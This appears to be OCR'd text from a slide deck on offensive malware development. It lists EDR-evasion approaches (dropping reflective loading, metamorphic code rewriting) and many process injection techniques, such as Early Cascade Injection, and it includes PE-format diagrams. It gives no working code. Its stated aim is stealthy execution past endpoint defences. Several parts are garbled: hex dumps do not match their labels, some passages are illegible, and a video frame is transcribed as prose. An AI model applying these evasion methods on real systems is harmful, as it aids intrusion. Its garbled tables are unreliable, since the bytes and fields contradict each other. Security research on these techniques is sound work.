
modules / code

stack

81 FE 8B FE 87 57 6C 3E CB 22 42  
6F 8E 57 84 73 82 91 7A CF E5 FD  
9D A7 04 64 25 .. ..

heap





**lower the noise**

# >\_ get rid of Reflective Loading

The image shows a YouTube video player interface. The video title is "PIC Your Malware!". The video content features a red background with white text that reads: "I am a hacker, I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I don't understand it. 'No, M... be other kids. Smith, I didn't show my work.' 'I did it in my head...' 'Damn underachiever! Damn kid.' 'Probably copied it. They're all alike.' 'Phreak! And you! I made a discovery today: I found a computer! Wait a second, this is cool! It does what I want it to: if it makes a mistake, it's because I... Smith, I didn't screw up. You're the one because you're not like me...' 'Damn kid. Probably the only one who feels threatened by me!' 'Or maybe I'm a smart-ass!'". The video player includes a "CODE WHITE" logo, a "BRU CON" logo, and a "Subscribe" button. The video description at the bottom reads: "05 - BruCON 0x0D - PIC Your Malware! - Ben Heimerdinger and Sebastian Feldmann".

<https://www.youtube.com/watch?v=8UCBvvJZw2U>

## Modern implant design: position independent malware development

Created on January 27, 2024

2024 · #malware, #shellcode


- [Reflective Loader: A decade old design](#)
- [Stardust design](#)
- [Global Instance](#)
- [Compile time hashing](#)
- [Main Payload](#)
- [Reasons](#)
- [Last words, credit, reference and shoutouts](#)

Hello friend, friendly neighborhood 5pider here.

This is a small blog about writing what I call "modern" position independent implants. Modern in the sense of being easy to write, easy to maintain, flexible and modular. These modern implants add support for global variables, raw strings and compile time hashing to position independent code which is known to have such limitations as not being able to use global variables and literal strings (besides crafting stack strings).

<https://5pider.net/blog/2024/01/27/modern-shellcode-implant-design>


# >\_ get rid of encryption / RWX



| Original                                                                                                                                  |   | Metamorphicated (example)                                                                                                              |
|-------------------------------------------------------------------------------------------------------------------------------------------|---|----------------------------------------------------------------------------------------------------------------------------------------|
| <pre># push    rbp # mov     rbp, rsp - push    r15 - push    r11 - sub     rsp, 40h - xor     rax, rax - mov     [rbp+var_1B], rax</pre> | → | <pre># push    rbp # mov     rbp, rsp + push    r9 + push    r15 + sub     rsp, 38h + mov     rdx, 0 + mov     [rbp+var_33], rdx</pre> |

Illustration 1: Example metamorphications by Dittobytes (left and right are functionally equivalent).

<https://github.com/tijme/dittobytes>



# >\_ remaining injection step..



## Red Team Notes

### OFFENSIVE SECURITY

Process Hollowing and Portable Executable Relocations

APC Queue Code Injection

Early Bird APC

Queue Code Injection

Shellcode Execution in a Local Process with QueueUserAPC and NtTestAlert

Shellcode Execution through Fibers

Shellcode Execution via CreateThreadpoolWait

[ired.team](https://ired.team)

|                                                                |                                            |                                                                 |                                           |
|----------------------------------------------------------------|--------------------------------------------|-----------------------------------------------------------------|-------------------------------------------|
| APRIL 2024<br>Update 10                                        |                                            |                                                                 |                                           |
| Patchless threadless <b>injection</b> via hardware breakpoints | Tampered syscalls via hardware breakpoints | Exploiting EDRs for evasion - Preventing EDR from taking action | Exploiting EDRs for evasion - EDR LOLBINS |
| MARCH 2024<br>Update 9                                         |                                            |                                                                 |                                           |
| Ghost process <b>injection</b>                                 | Herpaderping process <b>injection</b>      | Shellcode Reflective DLL <b>injection</b> (sRDI)                | Ghostly hollowing                         |
| Herpaderply hollowing                                          | Remote module stomping (C)                 | Process hollowing (C)                                           | PSEXec implementation (C)                 |

[maldevacademy.com](https://maldevacademy.com)

09/09/2022

#### WriteProcessMemoryAPC - Write memory to a remote process using APC call

Another alternative to WriteProcessMemory, this time by scheduling APC calls to call RtlFillMemory

10/08/2022

#### ClipboardInject - Abusing the clipboard to inject code into remote processes

Using the windows clipboard to transfer code into another process without explicitly allocating memory

19/07/2022

#### AddExeImport - Add a hardcoded DLL dependency to any EXE

A tool to modify an EXE file on disk to add an extra DLL import entry

13/06/2022

#### ProcEnvInjection - Remote code injection by abusing process environment strings

Injecting custom code into a remote process using the lpEnvironment parameter of CreateProcess

10/04/2022

#### ImportDLLInjection - An alternative method of injecting DLLs by modifying PE headers in memory

Adding a DLL to the import table of a newly-created process in memory

[x86matthew.com](https://x86matthew.com)

## Introducing Early Cascade Injection: From Windows Process Creation to Stealthy Injection

Dima van de Wouw | October 15, 2024

By Guido Miegelenbrink at Outflank

### Introduction

In this blog post we introduce a novel process injection technique named Early Cascade Injection, explore Windows process creation, and identify how several Endpoint Detection and Response systems (EDRs) initialize their in-process detection capabilities. This new Early Cascade Injection technique targets the user-mode part of process creation and combines elements of the well-known Early Bird APC Injection technique with the recently published EDR-Preloading technique by Marcus Hutchins [1]. Unlike Early Bird APC Injection, this new technique avoids queuing cross-process Asynchronous Procedure Calls (APCs), while having minimal remote process interaction. This makes Early Cascade Injection a stealthy process injection technique that is effective against top tier EDRs while avoiding detection.

To provide insights into Early Cascade Injection's internals, this blog also presents a timeline of the user-mode process creation flow. This overview illustrates how Early Cascade Injection operates and pinpoints the exact moment at which it intervenes in process creation. Furthermore, we compare that to the initialization timing of EDR user-mode detection measures.

Now, let's dive into the details of Windows process creation, Early Bird APC Injection, and EDR-Preloading. Once we have a solid understanding of these topics, we can proceed to explore Early Cascade Injection.

[outflank.nl](https://outflank.nl)

**injection-less execution?**

# > PE file format

## Dissected PE



# header

technical details about the executable

simple.exe

# sections

```
0x00000000 contents of the executable
```

## DOS header

## PE header

## optional header

## data directories

## sections table

```
00 68-17 code
FF 15-60
```

```
imports
```

**data**

| Hexadecimal dump        | ASCII dump | Fields   | Values | Explanation               |
|-------------------------|------------|----------|--------|---------------------------|
| 00 00 00 00 00 00 00 00 | MZ.....    | e_magic  | 'MZ'   | constant signature        |
| 00 00 00 00 00 00 40 00 | .....0..   | e_lfanew | 0x40   | offset of the PE Header ❶ |

|                                                                          |                                |                                                                                      |                                                                  |                                                                                                                                       |
|--------------------------------------------------------------------------|--------------------------------|--------------------------------------------------------------------------------------|------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 4C 01 03 00 00 00 00 00 00 00 00 00 00 00 00 00 E0 00 02 01 </pre> | <pre> PE..... .....0... </pre> | <pre> Signature Machine NumberOfSections SizeOfOptionalHeader Characteristics </pre> | <pre> 'PE', 0, 0 0x14c [intel 386] 3 0xe0 0x102 [32b EXE] </pre> | <pre> constant signature processor: ARM/MIPS/Intel/... number of sections ② relative offset of the section table ② EXE/DLL/... </pre> |
|--------------------------------------------------------------------------|--------------------------------|--------------------------------------------------------------------------------------|------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------|

| offset   | hex                                             | ascii | comment                                 |
|----------|-------------------------------------------------|-------|-----------------------------------------|
| 00000000 | 4D 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A | ..... | Magic 0x106 [32b]                       |
| 00000010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... | AddressOfEntryPoint 0x1000              |
| 00000020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... | ImageBase 0x400000                      |
| 00000030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... | SectionAlignment 0x1000                 |
| 00000040 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... | NumberOfSections 4                      |
| 00000050 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... | MajorSubsystemVersion 4 [NT 4 or later] |
| 00000060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... | SizeOfImage 0x2000                      |
| 00000070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... | SizeOfHeaders 0x100                     |
| 00000080 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... | Subsystem 2 GUI                         |
| 00000090 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... | NumberOfRvaAndSizes 16                  |

|     |                   |           |        |                      |
|-----|-------------------|-----------|--------|----------------------|
| ... | 00 00 00 00 00 00 | ImportsVA | 0x2000 | RVA of the imports ⓘ |
|-----|-------------------|-----------|--------|----------------------|

| Section Name | Virtual Address | Virtual Size | SizeOfRawData | PointerToRawData | Char... |
|--------------|-----------------|--------------|---------------|------------------|---------|
| .text        | 0x1000          | 0x1000       | 0x200         | 0x200            | CODE    |
| .data        | 0x1000          | 0x2000       | 0x200         | 0x400            | INITIAL |
| .bss         | 0x1000          | 0x3000       | 0x200         | 0x600            | DATA    |

For each section, a `SizeOfRawData` block is read from the file at `PointerToRawData` offset. It will be loaded in memory at address `ImageBase + VirtualAddress` in a `VirtualSizeRawData` block, with...

[illegible]

| Imports structures                | Consequences               |
|-----------------------------------|----------------------------|
| <pre>push 0 call [0x402068]</pre> | <pre>ExitProcess(0);</pre> |

The diagram illustrates the loading of kernel32.dll into memory. It consists of two parts: a memory dump and a process memory map.

**Memory Dump:**

| Address                 | Hex         | ASCII        |
|-------------------------|-------------|--------------|
| 00 00 00 00 00 00 00 00 | 75 20 00 00 | kernel32.dll |
| 04 20 00 00 00 00 00 00 | 00 00 00 00 |              |
| 08 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 0C 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 10 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 14 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 18 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 1C 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 20 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 24 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 28 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 2C 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 30 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 34 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 38 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 3C 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 40 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 44 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 48 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 4C 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 50 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 54 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 58 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 5C 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 60 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 64 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 68 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 6C 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 70 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 74 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 78 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 7C 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 80 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 84 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 88 00 00 00 00 00 00 00 | 00 00 00 00 |              |
